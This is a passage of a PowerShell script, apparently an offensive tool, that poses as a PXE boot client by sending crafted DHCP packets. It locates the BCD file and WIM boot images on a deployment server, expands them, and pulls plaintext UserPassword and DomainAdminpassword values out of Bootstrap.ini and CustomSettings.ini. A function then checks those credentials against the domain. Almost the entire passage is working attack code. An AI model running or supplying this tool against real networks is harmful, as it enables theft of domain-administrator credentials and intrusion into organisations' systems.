 $stream = \[System.IO.StreamWriter\]::new($tftpoutputfull)  
 $transfer.Start($stream.BaseStream)  
   
 # Must be perfrom with OnFinished event ...   
 Do{  
 Sleep 5  
 }While( (Get-Item $tftpoutputfull).Length -lt $transfer.ExpectedSize )  
   
 # $TransferFinishedEvent.WaitOne()  
}

\# Export wim path from bcd  
Function Get-WimFile {

 Param(  
 \[String\]$bcdFile  
 )  
   
 Write-Host "&gt;&gt; Parse the BCD file:" $bcdFile  
 $BCDStore = Get-BCDStore -FilePath $bcdFile  
 $BCDObjets = $BCDStore | Get-BCDObject -Type 270532611  
 $CimMethodargs = @{}

 Foreach ($BCDObjet in $BCDObjets){  
 $WimFiles += (Invoke-CimMethod -InputObject $BCDObjet -MethodName EnumerateElements $CimMethodargs).Elements.device.Path  
 Write-Host "&gt;&gt;&gt;&gt; Identify wim file :" ((Invoke-CimMethod -InputObject $BCDObjet -MethodName EnumerateElements $CimMethodargs).Elements.device.Path | unique)  
 }  
 return $WimFiles | unique  
}

\# Detect bcd file on PXE server  
Function Find-BcdFile {

 Param(  
 \[String\]$InterfaceAlias  
 )

 #  
 # Main  
 #  
   
 # Define DHCP Transaction ID   
 $XID = New-Object Byte\[\] 4  
 $Random = New-Object Random  
 $Random.NextBytes($XID)

 Write-Host "&gt;&gt; Get a valid IP adress"  
 Do{

   
 # Craft and send DHCP Discover   
 $Message = New-DhcpDiscoverPacket -XID $XID  
 # Set UDP Port 68 (Server-to-Client port)  
 $BindEndPoint = \[Net.EndPoint\](New-Object Net.IPEndPoint($(\[Net.IPAddress\]::Any, 68)))  
 # Set UDP Port 67 (Client-to-Server port)  
 $SendEndPoint = \[Net.EndPoint\](New-Object Net.IPEndPoint($(\[Net.IPAddress\]::Broadcast, 67)))  
 $PXEInfo = Send-DhcpPacket -Message $Message -BindEndPoint $BindEndPoint -SendEndPoint $SendEndPoint  
   
 Write-Host "&gt;&gt;&gt; &gt;&gt;&gt; DHCP proposal IP address:" $PXEInfo.YIAddr  
   
 # Craft and send DHCP Request IP Packet  
 $Message2 = New-DhcpDiscoverPacket -XID $XID -PXEinfo $PXEInfo  
 $PXEInfo2 = Send-DhcpPacket -Message $Message2 -BindEndPoint $BindEndPoint -SendEndPoint $SendEndPoint

 Write-Host "&gt;&gt;&gt; &gt;&gt;&gt; DHCP Validation:" ($PXEInfo2.Options | Where-Object {$\_.OptionCode -eq "53" }).OptionValue

 } While (($PXEInfo2.Options | Where-Object {$\_.OptionCode -eq "53" }).OptionValue -ne "DHCPACK")  
   
 $adapter = Get-NetAdapter -Name $InterfaceAlias  
 If (($adapter | Get-NetIPConfiguration).IPv4Address.IPAddress) {  
 $adapter | Remove-NetIPAddress -Confirm:$false  
 }  
 If (($adapter | Get-NetIPConfiguration).Ipv4DefaultGateway) {  
 $adapter | Remove-NetRoute -Confirm:$false  
 }  
   
 $IP = $PXEInfo2.YIAddr  
 $PrefixLength = Convert-RvNetSubnetMaskClassesToCidr ($PXEInfo2.Options | Where-Object {$\_.OptionCode -eq "1" }).OptionValue  
 $DefaultGateway = ($PXEInfo2.Options | Where-Object {$\_.OptionCode -eq "3" }).OptionValue  
 if($DefaultGateway){  
 $null = $adapter | New-NetIPAddress -AddressFamily "IPv4" -IPAddress $IP -PrefixLength $PrefixLength -DefaultGateway $DefaultGateway -Confirm:$false  
 }  
 else{  
 $null = $adapter | New-NetIPAddress -AddressFamily "IPv4" -IPAddress $IP -PrefixLength $PrefixLength -DefaultGateway $PXEInfo.SIAddr -Confirm:$false  
 }  
 Write-Host "&gt;&gt;&gt; &gt;&gt;&gt; IP address configured:" ($adapter | Get-NetIPConfiguration).IPv4Address.IPAddress  
 Sleep 20  
   
 if($PXEInfo){  
   
 Write-Host "&gt;&gt; Request BCD File path"  
   
 # Craft and send DHCP Request for BCD Packet  
 $Message3 = New-DhcpRequestPacket -PXEinfo $PXEInfo

 # UDP Port 68 (Server-to-Client port)   
 $BindEndPoint3 = \[Net.EndPoint\](New-Object Net.IPEndPoint($(\[Net.IPAddress\]($PXEInfo.YIAddr), 68)))  
   
 # UDP Port 4011 (Client-to-Server port)   
 $SendEndPoint3 = \[Net.EndPoint\](New-Object Net.IPEndPoint($(\[Net.IPAddress\]($PXEInfo.SIAddr), 4011)))

 $PXEInfo3 = Send-DhcpPacket -Message $Message3 -BindEndPoint $BindEndPoint3 -SendEndPoint $SendEndPoint3

 $SourceFile = ($PXEInfo3.Options | Where-Object {$\_.OptionCode -eq "252" }).OptionValue  
   
 Write-Host "&gt;&gt;&gt; &gt;&gt;&gt; BCD File path: " $SourceFile  
 Write-Host "&gt;&gt;&gt; &gt;&gt;&gt; TFTP IP Address: " $PXEInfo3.SIAddr  
 }  
   
 return $PXEInfo3  
}

\# Find credentials inside \*.ini files  
Function Get-FindCredentials {

 Param(  
 \[String\]$WimFile  
 )  
   
 Write-Host "&gt;&gt; Open" $WimFile  
   
 $pwd = Get-Location  
 $WimFile = "$pwd\\$WimFile"  
 $WimDir = $WimFile.split(".")\[0\]  
   
 $null = New-Item -ItemType directory -Path $WimDir  
 $null = Expand-WindowsImage -ImagePath $WimFile -Index 1 -ApplyPath $WimDir  
   
 $BootstrapPath = (Get-ChildItem -Filter "Bootstrap.ini" -r -ea Silent).FullName  
 if($BootstrapPath){  
 Write-Host "&gt;&gt;&gt;&gt; Finding Bootstrap.ini"  
 $Bootstrap = Get-IniContent $BootstrapPath  
   
 Write-Host "&gt;&gt;&gt;&gt; &gt;&gt;&gt;&gt; DeployRoot =" $Bootstrap.Default.DeployRoot  
 Write-Host "&gt;&gt;&gt;&gt; &gt;&gt;&gt;&gt; UserID =" $Bootstrap.Default.UserID  
 Write-Host "&gt;&gt;&gt;&gt; &gt;&gt;&gt;&gt; UserDomain =" $Bootstrap.Default.UserDomain  
 Write-Host "&gt;&gt;&gt;&gt; &gt;&gt;&gt;&gt; UserPassword =" $Bootstrap.Default.UserPassword  
   
 # Test-Authentification -Domain $Bootstrap.Default.UserDomain -UserName $Bootstrap.Default.UserID -Password $Bootstrap.Default.UserPassword  
 }  
   
 $CustomSettingsPath = (Get-ChildItem -Filter "CustomSettings.ini" -r -ea Silent).FullName  
 if($CustomSettingsPath){  
 Write-Host "&gt;&gt;&gt;&gt; Finding CustomSettings.ini"  
 $CustomSettings = Get-IniContent $CustomSettingsPath  
   
 Write-Host "&gt;&gt;&gt;&gt; &gt;&gt;&gt;&gt; DomainAdmin =" $CustomSettings.Default.DomainAdmin  
 Write-Host "&gt;&gt;&gt;&gt; &gt;&gt;&gt;&gt; DomainAdminDomain =" $CustomSettings.Default.DomainAdminDomain  
 Write-Host "&gt;&gt;&gt;&gt; &gt;&gt;&gt;&gt; DomainAdminpassword =" $CustomSettings.Default.DomainAdminpassword

 # Test-Authentification -Domain $CustomSettings.Default.DomainAdminDomain -UserName $CustomSettings.Default.DomainAdmin -Password $CustomSettings.Default.DomainAdminpassword  
   
 }

}

\# Test some credentials   
Function Test-Authentification {

 Param(  
 \[String\]$Domain,  
 \[String\]$UserName,  
 \[String\]$Password  
   
 )  
 $ct = \[System.DirectoryServices.AccountManagement.ContextType\]::Domain  
 $pc = New-Object System.DirectoryServices.AccountManagement.PrincipalContext $ct,$Domain  
 if($pc.ValidateCredentials($UserName,$Password)){  
 $test = "ok"  
 Write-Host "&gt;&gt;&gt;&gt; &gt;&gt;&gt;&gt; &gt;&gt;&gt;&gt; Credential testing: OK" -Foregroundcolor Green  
 }  
 else{  
 Write-Host "&gt;&gt;&gt;&gt; &gt;&gt;&gt;&gt; &gt;&gt;&gt;&gt; Credential testing: NOK" -Collor Red  
 }  
}

  
 ##########################  
 ##   
 ## Adaptation &amp; Inspiration from  
 ## Author: Chris Dent  
 ## Name : DHCP Discovery  
 ## Link : https://www.indented.co.uk/dhcp-discovery/  
 ##   
 ##########################

  
\# Create a DHCP Discover Packet  
Function New-DhcpDiscoverPacket{  
 Param(  
 \[String\]$MacAddressString = "AA:BB:CC:DD:EE:FC",  
   
 \[String\]$UUIDString = "AABBCCDD-AABB-AABB-AABB-AABBCCDDEEFF",  
   
 $XID,  
   
 $PxeInfo  
 )  
   
 # Create the Byte Array  
 $DhcpDiscover = New-Object Byte\[\] 243  
   
 # Convert the MAC Address String into a Byte Array  
 # Drop any characters which might be used to delimit the string  
 $MacAddressString = $MacAddressString -Replace "-|:"   
 $MacAddress = \[BitConverter\]::GetBytes((\[UInt64\]::Parse($MacAddressString,\[Globalization.NumberStyles\]::HexNumber)))  
 \[Array\]::Reverse($MacAddress)  
 # Copy the MacAddress Bytes into the array (drop the first 2 bytes,   
 # too many bytes returned from UInt64)  
 \[Array\]::Copy($MACAddress, 2, $DhcpDiscover, 28, 6)  
   
   
 # Copy the Transaction ID into the array  
 \[Array\]::Copy($XID, 0, $DhcpDiscover, 4, 4)  
   
 # Convert the UID Address String into a Byte Array  
 $UUIDString = $UUIDString -Replace "-|:"   
 $UUIDString1= $UUIDString.Substring(0,16)  
 $UUIDString2= $UUIDString.Substring(16,16)  
 $UUID1 = \[BitConverter\]::GetBytes((\[UInt64\]::Parse($UUIDString1,\[Globalization.NumberStyles\]::HexNumber)))  
 $UUID2 = \[BitConverter\]::GetBytes((\[UInt64\]::Parse($UUIDString2,\[Globalization.NumberStyles\]::HexNumber)))  
 $UUID = $UUID1 + $UUID2  
 \[Array\]::Reverse($UUID)

 # Set the OP Code to BOOTREQUEST  
 $DhcpDiscover\[0\] = 1  
 # Set the Hardware Address Type to Ethernet  
 $DhcpDiscover\[1\] = 1  
 # Set the Hardware Address Length (number of bytes)  
 $DhcpDiscover\[2\] = 6  
 # Set the Broadcast Flag  
 $DhcpDiscover\[10\] = 128  
 # Set the Magic Cookie values  
 $DhcpDiscover\[236\] = 99  
 $DhcpDiscover\[237\] = 130  
 $DhcpDiscover\[238\] = 83  
 $DhcpDiscover\[239\] = 99  
 # Set the DHCPDiscover Message Type Option 53  
 $DhcpDiscover\[240\] = 53  
 $DhcpDiscover\[241\] = 1  
 $DhcpDiscover\[242\] = 1

 # Set the Option #55 : Parameter Request List  
 $DhcpDiscover\_Option55 = New-Object Byte\[\] 38  
 $DhcpDiscover\_Option55\[0\] = 55  
 $DhcpDiscover\_Option55\[1\] = 36  
 $DhcpDiscover\_Option55\[2\] = 1  
 $DhcpDiscover\_Option55\[3\] = 2  
 $DhcpDiscover\_Option55\[4\] = 3  
 $DhcpDiscover\_Option55\[5\] = 4  
 $DhcpDiscover\_Option55\[6\] = 5  
 $DhcpDiscover\_Option55\[7\] = 6  
 $DhcpDiscover\_Option55\[8\] = 11  
 $DhcpDiscover\_Option55\[9\] = 12  
 $DhcpDiscover\_Option55\[10\] = 13  
 $DhcpDiscover\_Option55\[11\] = 15  
 $DhcpDiscover\_Option55\[12\] = 16  
 $DhcpDiscover\_Option55\[13\] = 17  
 $DhcpDiscover\_Option55\[14\] = 18  
 $DhcpDiscover\_Option55\[15\] = 22  
 $DhcpDiscover\_Option55\[16\] = 23  
 $DhcpDiscover\_Option55\[17\] = 28  
 $DhcpDiscover\_Option55\[18\] = 40  
 $DhcpDiscover\_Option55\[19\] = 41  
 $DhcpDiscover\_Option55\[20\] = 42  
 $DhcpDiscover\_Option55\[21\] = 43  
 $DhcpDiscover\_Option55\[22\] = 50  
 $DhcpDiscover\_Option55\[23\] = 51  
 $DhcpDiscover\_Option55\[24\] = 54  
 $DhcpDiscover\_Option55\[25\] = 58  
 $DhcpDiscover\_Option55\[26\] = 59  
 $DhcpDiscover\_Option55\[27\] = 60  
 $DhcpDiscover\_Option55\[28\] = 66  
 $DhcpDiscover\_Option55\[29\] = 67  
 $DhcpDiscover\_Option55\[30\] = 128  
 $DhcpDiscover\_Option55\[31\] = 129  
 $DhcpDiscover\_Option55\[32\] = 130  
 $DhcpDiscover\_Option55\[33\] = 131  
 $DhcpDiscover\_Option55\[34\] = 132  
 $DhcpDiscover\_Option55\[35\] = 133  
 $DhcpDiscover\_Option55\[36\] = 134  
 $DhcpDiscover\_Option55\[37\] = 135  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option55

 # Set the Option #57 : Maximum DHCP Message Size  
 $DhcpDiscover\_Option57 = New-Object Byte\[\] 4  
 $DhcpDiscover\_Option57\[0\] = 57  
 $DhcpDiscover\_Option57\[1\] = 2  
 $DhcpDiscover\_Option57\[2\] = 4  
 $DhcpDiscover\_Option57\[3\] = 236  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option57  
   
 # Set the Option #60  
 $Option60String = "PXEClient"  
 $DhcpDiscover\_Option60 = New-Object Byte\[\] 2  
 $DhcpDiscover\_Option60\[0\] = 60  
 $DhcpDiscover\_Option60\[1\] = \[System.Text.Encoding\]::ASCII.GetBytes($Option60String).Length;  
 $Option60Array = \[System.Text.Encoding\]::ASCII.GetBytes($Option60String);  
 $DhcpDiscover\_Option60 = $DhcpDiscover\_Option60 + $Option60Array;  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option60;

 # Set the Option #93 : Client System Architecture  
 $DhcpDiscover\_Option93 = New-Object Byte\[\] 4  
 $DhcpDiscover\_Option93\[0\] = 93  
 $DhcpDiscover\_Option93\[1\] = 2  
 $DhcpDiscover\_Option93\[2\] = 0  
 $DhcpDiscover\_Option93\[3\] = 0 # IA x86 PC  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option93  
   
 # Set the Option #97 : Client Identifier  
 $DhcpDiscover\_Option97 = New-Object Byte\[\] 3  
 $DhcpDiscover\_Option97\[0\] = 97  
 $DhcpDiscover\_Option97\[1\] = 17  
 $DhcpDiscover\_Option97\[2\] = 0  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option97 + $UUID  
   
 if($PxeInfo){  
 # Set the DHCP Request Message Type Option 53  
 $DhcpDiscover\[240\] = 53  
 $DhcpDiscover\[241\] = 1  
 $DhcpDiscover\[242\] = 3  
   
 # Set the Option #54 : DHCP Identifier  
 $DHCPIdentifierString = ($PxeInfo.Options | Where {$\_.OptionName -contains "DhcpServerIdentifier"}).OptionValue  
 $DHCPIdentifier = $DHCPIdentifierString.Split(".")

 $DhcpDiscover\_Option54 = New-Object Byte\[\] 6  
 $DhcpDiscover\_Option54\[0\] = 54  
 $DhcpDiscover\_Option54\[1\] = 4  
 $DhcpDiscover\_Option54\[2\] = $DHCPIdentifier\[0\]  
 $DhcpDiscover\_Option54\[3\] = $DHCPIdentifier\[1\]  
 $DhcpDiscover\_Option54\[4\] = $DHCPIdentifier\[2\]  
 $DhcpDiscover\_Option54\[5\] = $DHCPIdentifier\[3\]  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option54  
   
 # Set the Option #50 : Requested Ip Address  
 $YIAddr = ($PxeInfo.YIAddr).Split(".")  
 $DhcpDiscover\_Option50 = New-Object Byte\[\] 6  
 $DhcpDiscover\_Option50\[0\] = 50  
 $DhcpDiscover\_Option50\[1\] = 4  
 $DhcpDiscover\_Option50\[2\] = $YIAddr\[0\]  
 $DhcpDiscover\_Option50\[3\] = $YIAddr\[1\]  
 $DhcpDiscover\_Option50\[4\] = $YIAddr\[2\]  
 $DhcpDiscover\_Option50\[5\] = $YIAddr\[3\]  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option50  
 }  
   
 # Set the end  
 $DhcpDiscover\_Option255 = New-Object Byte\[\] 1  
 $DhcpDiscover\_Option255\[0\] = 255  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option255  
   
 Return $DhcpDiscover  
}  
   
\# Create a DHCP Request Packet for BCD file   
Function New-DhcpRequestPacket{  
 Param(  
 \[String\]$MacAddressString = "AA:BB:CC:DD:EE:FC",  
   
 \[String\]$UUIDString = "AABBCCDD-AABB-AABB-AABB-AABBCCDDEEFF",  
   
 $PxeInfo  
 )

 # Create the Byte Array  
 $DhcpDiscover = New-Object Byte\[\] 241  
   
 # Convert the MAC Address String into a Byte Array  
 # Drop any characters which might be used to delimit the string  
 $MacAddressString = $MacAddressString -Replace "-|:"   
 $MacAddress = \[BitConverter\]::GetBytes((\[UInt64\]::Parse($MacAddressString,\[Globalization.NumberStyles\]::HexNumber)))  
 \[Array\]::Reverse($MacAddress)  
 # Copy the MacAddress Bytes into the array (drop the first 2 bytes,   
 # too many bytes returned from UInt64)  
 \[Array\]::Copy($MACAddress, 2, $DhcpDiscover, 28, 6)

 # Copy the Transaction ID Bytes into the array  
 $ID = "{0:x}" -f $PXEInfo.XID  
 $ID = \[BitConverter\]::GetBytes((\[UInt64\]::Parse($ID,\[Globalization.NumberStyles\]::HexNumber)))  
 \[Array\]::Copy($ID, 0, $DhcpDiscover, 4, 4)  
   
 # Copy the client UID into the array  
 # Drop any characters which might be used to delimit the string  
 $UUIDString = $UUIDString -Replace "-|:"   
 $UUIDString1= $UUIDString.Substring(0,16)  
 $UUIDString2= $UUIDString.Substring(16,16)  
 $UUID1 = \[BitConverter\]::GetBytes((\[UInt64\]::Parse($UUIDString1,\[Globalization.NumberStyles\]::HexNumber)))  
 $UUID2 = \[BitConverter\]::GetBytes((\[UInt64\]::Parse($UUIDString2,\[Globalization.NumberStyles\]::HexNumber)))  
 $UUID = $UUID1 + $UUID2  
 \[Array\]::Reverse($UUID)

 # Set the OP Code to BOOTREQUEST  
 $DhcpDiscover\[0\] = 1  
 # Set the Hardware Address Type to Ethernet  
 $DhcpDiscover\[1\] = 1  
 # Set the Hardware Address Length (number of bytes)  
 $DhcpDiscover\[2\] = 6  
 # Set the Broadcast Flag  
 $DhcpDiscover\[10\] = 0  
   
 # Set the IP Client  
 $ArrayYIAddr = $PXEInfo.YIAddr.Split(".")  
 $DhcpDiscover\[12\] = $ArrayYIAddr\[0\]  
 $DhcpDiscover\[13\] = $ArrayYIAddr\[1\]  
 $DhcpDiscover\[14\] = $ArrayYIAddr\[2\]  
 $DhcpDiscover\[15\] = $ArrayYIAddr\[3\]  
   
 # Set the Magic Cookie values  
 $DhcpDiscover\[236\] = 99  
 $DhcpDiscover\[237\] = 130  
 $DhcpDiscover\[238\] = 83  
 $DhcpDiscover\[239\] = 99  
   
 # Set the Option #53 : DHCP Message Type  
 $DhcpDiscover\_Option53 = New-Object Byte\[\] 3  
 $DhcpDiscover\_Option53\[0\] = 53  
 $DhcpDiscover\_Option53\[1\] = 1  
 $DhcpDiscover\_Option53\[2\] = 3  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option53

 # Set the Option #55 : Parameter Request List  
 $DhcpDiscover\_Option55 = New-Object Byte\[\] 15  
 $DhcpDiscover\_Option55\[0\] = 55  
 $DhcpDiscover\_Option55\[1\] = 13  
 $DhcpDiscover\_Option55\[2\] = 3  
 $DhcpDiscover\_Option55\[3\] = 1  
 $DhcpDiscover\_Option55\[4\] = 60  
 $DhcpDiscover\_Option55\[5\] = 66  
 $DhcpDiscover\_Option55\[6\] = 67  
 $DhcpDiscover\_Option55\[7\] = 128  
 $DhcpDiscover\_Option55\[8\] = 129  
 $DhcpDiscover\_Option55\[9\] = 130  
 $DhcpDiscover\_Option55\[10\] = 131  
 $DhcpDiscover\_Option55\[11\] = 132  
 $DhcpDiscover\_Option55\[12\] = 133  
 $DhcpDiscover\_Option55\[13\] = 134  
 $DhcpDiscover\_Option55\[14\] = 135  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option55  
   
 # Set the Option #60  
 $Option60String = "PXEClient"  
 $DhcpDiscover\_Option60 = New-Object Byte\[\] 2  
 $DhcpDiscover\_Option60\[0\] = 60  
 $DhcpDiscover\_Option60\[1\] = \[System.Text.Encoding\]::ASCII.GetBytes($Option60String).Length;  
 $Option60Array = \[System.Text.Encoding\]::ASCII.GetBytes($Option60String);  
 $DhcpDiscover\_Option60 = $DhcpDiscover\_Option60 + $Option60Array;  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option60;

 # Set the Option #93 : Client System Architecture  
 $DhcpDiscover\_Option93 = New-Object Byte\[\] 4  
 $DhcpDiscover\_Option93\[0\] = 93  
 $DhcpDiscover\_Option93\[1\] = 2  
 $DhcpDiscover\_Option93\[2\] = 0  
 $DhcpDiscover\_Option93\[3\] = 0 # IA x86 PC  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option93

 # Set the Option #97 : Client Identifier  
 $DhcpDiscover\_Option97 = New-Object Byte\[\] 3  
 $DhcpDiscover\_Option97\[0\] = 97  
 $DhcpDiscover\_Option97\[1\] = 17  
 $DhcpDiscover\_Option97\[2\] = 0  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option97 + $UUID  
   
 # Set the Option #250 : Some kind of Architecture ?!   
 # Used by SCCM to obtain correct BCD  
 # https://blogs.technet.microsoft.com/dominikheinz/2011/03/18/sccm-pxe-network-boot-process  
 #   
 # Option 250 example: 0c 01 01 0d 02 08 00 0e 01 00 01 02 00 06 ff  
 # http://lists.ipxe.org/pipermail/ipxe-devel/2015-July/004284.html

 # https://blogs.technet.microsoft.com/sudheesn/2013/09/20/troubleshooting-sccm-part-vii-osd-part-i/  
 # Another Option 250 example: 0d 02 08 00 0e 01 01 01 02 00 06 05 04 00 00 00 02 ff  
   
 # If someone have an idea to generate it ???

 # Set the Option #250 : Some kind of Architecture ?!  
 # $DhcpDiscover\_Option250 = New-Object Byte\[\] 14  
 # $DhcpDiscover\_Option250\[0\] = 0  
 # $DhcpDiscover\_Option250\[1\] = 0  
 # $DhcpDiscover\_Option250\[2\] = 0  
 # $DhcpDiscover\_Option250\[3\] = 0  
 # $DhcpDiscover\_Option250\[4\] = 0  
 # $DhcpDiscover\_Option250\[5\] = 0  
 # $DhcpDiscover\_Option250\[6\] = 0  
 # $DhcpDiscover\_Option250\[7\] = 0  
 # $DhcpDiscover\_Option250\[8\] = 0  
 # $DhcpDiscover\_Option250\[9\] = 0  
 # $DhcpDiscover\_Option250\[10\] = 0  
 # $DhcpDiscover\_Option250\[11\] = 0  
 # $DhcpDiscover\_Option250\[12\] = 0  
 # $DhcpDiscover\_Option250\[13\] = 0  
 # $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option250  
   
 # Set the end  
 $DhcpDiscover\_Option255 = New-Object Byte\[\] 1  
 $DhcpDiscover\_Option255\[0\] = 255  
 $DhcpDiscover = $DhcpDiscover + $DhcpDiscover\_Option255

 Return $DhcpDiscover  
}

\# Send a DHCP Packet  
Function Send-DhcpPacket{  
 Param(  
 $Message,  
   
 $BindEndPoint,  
   
 $SendEndPoint,

 \[Byte\]$DiscoverTimeout = 255  
 )  
   
 # Create a socket  
 $UdpSocket = New-UdpSocket

 # Listen on $EndPoint  
 $UdpSocket.Bind($BindEndPoint)

 # Send the DHCPDISCOVER packet   
 Write-Host "&gt;&gt;&gt; Sending DHCP packet"  
 $BytesSent = $UdpSocket.SendTo($Message, $SendEndPoint)  
   
 # Begin receiving and processing responses  
 $NoConnectionTimeOut = $True  
   
 $Start = Get-Date  
 Write-Host "&gt;&gt;&gt; Beginning reception"

 While ($NoConnectionTimeOut){  
   
 $BytesReceived = 0  
   
 Try{  
 # Placeholder EndPoint for the Sender  
 $SenderEndPoint = \[Net.EndPoint\](New-Object Net.IPEndPoint($(\[Net.IPAddress\]::Any, 0)))  
 # Receive Buffer  
 $ReceiveBuffer = New-Object Byte\[\] 1024  
 $BytesReceived = $UdpSocket.ReceiveFrom($ReceiveBuffer, \[Ref\]$SenderEndPoint)  
 If ($BytesReceived -lt 1024){  
 $NoConnectionTimeOut = $False  
 }  
 }

 Catch \[Net.Sockets.SocketException\]{  
 # Catch a SocketException, thrown when the Receive TimeOut value is reached  
 $NoConnectionTimeOut = $False  
 }

 If ($BytesReceived -gt 0){  
 $PXEInfo = Read-DhcpPacket $ReceiveBuffer\[0..$BytesReceived\]  
 }

 # Exit condition, not error condition  
 If ((Get-Date) -gt $Start.AddSeconds($DiscoverTimeout)){  
 $NoConnectionTimeOut = $False  
 }  
 }

 Write-Host "&gt;&gt;&gt; Reception finished"   
   
 Remove-Socket $UdpSocket

 Return $PXEInfo  
}

\# Parse a DHCP Packet, returning an object containing each field  
Function Read-DhcpPacket( \[Byte\[\]\]$Packet ){  
 $Reader = New-Object IO.BinaryReader(New-Object IO.MemoryStream(@(,$Packet)))  
   
 $DhcpResponse = New-Object Object  
   
 # Get and translate the Op code  
 $DhcpResponse | Add-Member NoteProperty Op $Reader.ReadByte()  
 if ($DhcpResponse.Op -eq 1)   
 {   
 $DhcpResponse.Op = "BootRequest"   
 }   
 else   
 {   
 $DhcpResponse.Op = "BootResponse"   
 }  
   
 $DhcpResponse | Add-Member NoteProperty HType -Value $Reader.ReadByte()  
 if ($DhcpResponse.HType -eq 1) { $DhcpResponse.HType = "Ethernet" }  
   
 $DhcpResponse | Add-Member NoteProperty HLen $Reader.ReadByte()  
 $DhcpResponse | Add-Member NoteProperty Hops $Reader.ReadByte()  
 $DhcpResponse | Add-Member NoteProperty XID $Reader.ReadUInt32()  
 $DhcpResponse | Add-Member NoteProperty Secs $Reader.ReadUInt16()  
 $DhcpResponse | Add-Member NoteProperty Flags $Reader.ReadUInt16()  
 # Broadcast is the only flag that can be present, the other bits are reserved  
 if ($DhcpResponse.Flags -BAnd 128) { $DhcpResponse.Flags = @("Broadcast") }  
   
 $DhcpResponse | Add-Member NoteProperty CIAddr `  
 $("$($Reader.ReadByte()).$($Reader.ReadByte())." + `  
 "$($Reader.ReadByte()).$($Reader.ReadByte())")  
 $DhcpResponse | Add-Member NoteProperty YIAddr `  
 $("$($Reader.ReadByte()).$($Reader.ReadByte())." + `  
 "$($Reader.ReadByte()).$($Reader.ReadByte())")  
 $DhcpResponse | Add-Member NoteProperty SIAddr `  
 $("$($Reader.ReadByte()).$($Reader.ReadByte())." + `  
 "$($Reader.ReadByte()).$($Reader.ReadByte())")  
 $DhcpResponse | Add-Member NoteProperty GIAddr `  
 $("$($Reader.ReadByte()).$($Reader.ReadByte())." + `  
 "$($Reader.ReadByte()).$($Reader.ReadByte())")  
   
 $MacAddrBytes = New-Object Byte\[\] 16  
 \[Void\]$Reader.Read($MacAddrBytes, 0, 16)  
 $MacAddress = \[String\]::Join(  
 ":", $($MacAddrBytes\[0..5\] | %{ \[String\]::Format('{0:X2}', $\_) }))  
 $DhcpResponse | Add-Member NoteProperty CHAddr $MacAddress  
   
 $DhcpResponse | Add-Member NoteProperty SName `  
 $(\[String\]::Join("", $Reader.ReadChars(64)).Trim())  
 $DhcpResponse | Add-Member NoteProperty File `  
 $(\[String\]::Join("", $Reader.ReadChars(128)).Trim())  
   
 $DhcpResponse | Add-Member NoteProperty MagicCookie `  
 $("$($Reader.ReadByte()).$($Reader.ReadByte())." + `  
 "$($Reader.ReadByte()).$($Reader.ReadByte())")  
   
 # Start reading Options  
   
 $DhcpResponse | Add-Member NoteProperty Options @()  
 While ($Reader.BaseStream.Position -lt $Reader.BaseStream.Length)  
 {  
 $Option = New-Object Object  
 $Option | Add-Member NoteProperty OptionCode $Reader.ReadByte()  
 $Option | Add-Member NoteProperty OptionName ""  
 $Option | Add-Member NoteProperty Length 0  
 $Option | Add-Member NoteProperty OptionValue ""  
   
 If ($Option.OptionCode -ne 0 -And $Option.OptionCode -ne 255)  
 {  
 $Option.Length = $Reader.ReadByte()  
 }  
   
 Switch ($Option.OptionCode)  
 {  
 0 { $Option.OptionName = "PadOption" }  
 1 {  
 $Option.OptionName = "SubnetMask"  
 $Option.OptionValue = `  
 $("$($Reader.ReadByte()).$($Reader.ReadByte())." + `  
 "$($Reader.ReadByte()).$($Reader.ReadByte())") }  
 3 {  
 $Option.OptionName = "Router"  
 $Option.OptionValue = `  
 $("$($Reader.ReadByte()).$($Reader.ReadByte())." + `  
 "$($Reader.ReadByte()).$($Reader.ReadByte())") }  
 6 {  
 $Option.OptionName = "DomainNameServer"  
 $Option.OptionValue = @()  
 For ($i = 0; $i -lt ($Option.Length / 4); $i++)   
 {   
 $Option.OptionValue += `  
 $("$($Reader.ReadByte()).$($Reader.ReadByte())." + `  
 "$($Reader.ReadByte()).$($Reader.ReadByte())")  
 } }  
 15 {  
 $Option.OptionName = "DomainName"  
 $Option.OptionValue = \[String\]::Join(  
 "", $Reader.ReadChars($Option.Length)) }  
 51 {  
 $Option.OptionName = "IPAddressLeaseTime"  
 # Read as Big Endian  
 $Value = ($Reader.ReadByte() \* \[Math\]::Pow(256, 3)) + `  
 ($Reader.ReadByte() \* \[Math\]::Pow(256, 2)) + `  
 ($Reader.ReadByte() \* 256) + `  
 $Reader.ReadByte()  
 $Option.OptionValue = $(New-TimeSpan -Seconds $Value) }  
 53 {   
 $Option.OptionName = "DhcpMessageType"  
 Switch ($Reader.ReadByte())  
 {  
 1 { $Option.OptionValue = "DHCPDISCOVER" }  
 2 { $Option.OptionValue = "DHCPOFFER" }  
 3 { $Option.OptionValue = "DHCPREQUEST" }  
 4 { $Option.OptionValue = "DHCPDECLINE" }  
 5 { $Option.OptionValue = "DHCPACK" }  
 6 { $Option.OptionValue = "DHCPNAK" }  
 7 { $Option.OptionValue = "DHCPRELEASE" }  
 } }  
 54 {  
 $Option.OptionName = "DhcpServerIdentifier"  
 $Option.OptionValue = `  
 $("$($Reader.ReadByte()).$($Reader.ReadByte())." + `  
 "$($Reader.ReadByte()).$($Reader.ReadByte())") }  
 58 {  
 $Option.OptionName = "RenewalTime"  
 # Read as Big Endian  
 $Value = ($Reader.ReadByte() \* \[Math\]::Pow(256, 3)) + `  
 ($Reader.ReadByte() \* \[Math\]::Pow(256, 2)) + `  
 ($Reader.ReadByte() \* 256) + `  
 $Reader.ReadByte()  
 $Option.OptionValue = $(New-TimeSpan -Seconds $Value) }  
 59 {  
 $Option.OptionName = "RebindingTime"  
 # Read as Big Endian  
